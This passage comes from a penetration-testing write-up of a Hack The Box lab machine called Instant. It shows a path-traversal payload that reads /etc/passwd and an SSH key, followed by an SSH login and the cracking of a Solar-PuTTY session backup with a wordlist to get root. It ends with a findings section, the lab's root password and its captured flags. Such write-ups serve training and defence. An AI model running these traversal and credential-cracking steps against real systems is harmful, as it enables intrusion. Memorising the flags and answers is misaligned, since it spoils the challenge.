
`log_file_name=../../../../../../../../etc/passwd :`



It works !

## 2.3 User Escalation

With LFI, we can read arbitrary files. Try to read the private **SSH** key :





Now, you can log through **SSH** :

```
2/2 + ⓘ ↵
Tilix: shirohige@instant: ~
1: shirohige@instant: ~ ▾
[Oct 31, 2024 ~ 16:28:52 (CET)] exegol-hackthebox Instant # ssh -i id_rsa shirohige@instant.htb
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings

Last login: Thu Oct 31 15:23:33 2024 from 10.10.14.19
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
shirohige@instant: ~$ █
```

**CLI Command used:** `ssh -i id_rsa shirohige@instant.htb`

## 2.4 📌 Privilege Escalation

Do some local enumeration on the box and we find an uncommon folder in `/opt` :

```
shirohige@instant:~$ cd /opt/
shirohige@instant:/opt$ ls -la
total 12
drwxr-xr-x  3 root      root      4096 Oct  4 15:22 .
drwxr-xr-x 23 root      root      4096 Oct  4 15:26 ..
drwxr-xr-x  3 shirohige shirohige 4096 Oct  4 15:22 backups
shirohige@instant:/opt$
```

We have a backups directory. Explore it :

```
shirohige@instant:/opt$ cd backups/
shirohige@instant:/opt/backups$ ls -la
total 12
drwxr-xr-x 3 shirohige shirohige 4096 Oct  4 15:22 .
drwxr-xr-x 3 root      root      4096 Oct  4 15:22 ..
drwxr-xr-x 2 shirohige shirohige 4096 Oct  4 15:22 Solar-PuTTY
```

Navigate in this folder :


```
shirohige@instant:/opt/backups$ cd Solar-PuTTY/  
shirohige@instant:/opt/backups/Solar-PuTTY$ ls -la  
total 12  
drwxr-xr-x 2 shirohige shirohige 4096 Oct  4 15:22 .  
drwxr-xr-x 3 shirohige shirohige 4096 Oct  4 15:22 ..  
-rw-r--r-- 1 shirohige shirohige 1100 Sep 30 11:38 sessions-backup.dat  
shirohige@instant:/opt/backups/Solar-PuTTY$
```

Make some research on Internet and you'll find an exploit about SolarPutty session backup. This [GitHub Repository](#) explains it very well.

You can use this python exploit to crack the backup file : [SolarPuttyCracker](#).

Clone the repository on *Attacker* machine and copy the `sessions-backup.dat` from *Victim* to *Attacker* host.

Executing the script :



```
1/2 + Tmux: root@exegol-hackthebox:/workspace/Instant/SolarPuttyCracker  
[Oct 31, 2024 - 16:43:19 (CET)] exegol-hackthebox SolarPuttyCracker # python3 SolarPuttyCracker.py -  
w /opt/rockyou.txt ../backup.dat  
  
Trying to decrypt using passwords from wordlist...  
Decryption successful using password: estrella  
[+] DONE Decrypted file is saved in: SolarPutty_sessions_decrypted.txt  
[Oct 31, 2024 - 16:43:24 (CET)] exegol-hackthebox SolarPuttyCracker #
```

It creates a new file called `SolarPutty_sessions_decrypted.txt`. Read it with `cat` command :

```
"Credentials": [  
  {  
    "Id": "452ed919-530e-419b-b721-da76cbe8ed04",  
    "CredentialsName": "instant-root",  
    "Username": "root",  
    "Password": "12**24nzC!r0c%q12",  
    "PrivateKeyPath": "",  
    "Passphrase": "",  
    "PrivateKeyContent": null  
  }  
],
```

We have the root password !



```
Tilix: root@instant: ~  
1: root@instant: ~ ▾  
shirohige@instant:/opt/backups$ cd ..  
shirohige@instant:/opt$ cd backups/  
shirohige@instant:/opt/backups$ ls -la  
total 12  
drwxr-xr-x 3 shirohige shirohige 4096 Oct  4 15:22 .  
drwxr-xr-x 3 root      root      4096 Oct  4 15:22 ..  
drwxr-xr-x 2 shirohige shirohige 4096 Oct  4 15:22 Solar-PuTTY  
shirohige@instant:/opt/backups$ cd Solar-PuTTY/  
shirohige@instant:/opt/backups/Solar-PuTTY$ ls -la  
total 12  
drwxr-xr-x 2 shirohige shirohige 4096 Oct  4 15:22 .  
drwxr-xr-x 3 shirohige shirohige 4096 Oct  4 15:22 ..  
-rw-r--r-- 1 shirohige shirohige 1100 Sep 30 11:38 sessions-backup.dat  
shirohige@instant:/opt/backups/Solar-PuTTY$ su root  
Password:  
root@instant:/opt/backups/Solar-PuTTY# cd  
root@instant:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@instant:~#
```

14 / 16



## 3 Findings

### 3.1 Local File Inclusion

**Criticality:** Medium

**CVSS-Score:** 4.9

**CVSS-Vector:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

#### Summary

A LFI was found in the API endpoint `/api/v1/admin/read/log`. An attacker with administrative privileges can inject malicious code in `?log_file_name=` parameter.

#### Technical Description

The server uses the following base path : `/home/shirohige/logs/` then add the user input without filtering character like `/,.,.`

It means that a malicious actor can request the following file : `../../../../../../../../etc/passwd` and read its content.

#### Impact

A malicious user can read arbitrary files on the server.

#### Recommendation

You can use verified and secured whitelist files and ignore everything else or you can filtering some illegals caracteres/patterns like `../, ...../...../`.

## 4 Flags & Conclusion

### 4.1 Flags

During this lab, the following flags were found :

- **user** : f0b6140476efb23d581c0be0f7ddbfd4
- **root** : 62f6c85beac114d8c491e2476d6ca300

### 4.2 Conclusion

In conclusion, this challenge demonstrated the power of combining multiple techniques—reverse engineering, API exploitation, and file analysis—to gradually uncover critical vulnerabilities and escalate privileges. Each step built upon the last, showcasing the importance of thorough exploration and creative problem-solving in cybersecurity. By leveraging these skills, we successfully obtained root access, completing the challenge and reinforcing essential strategies for real-world penetration testing.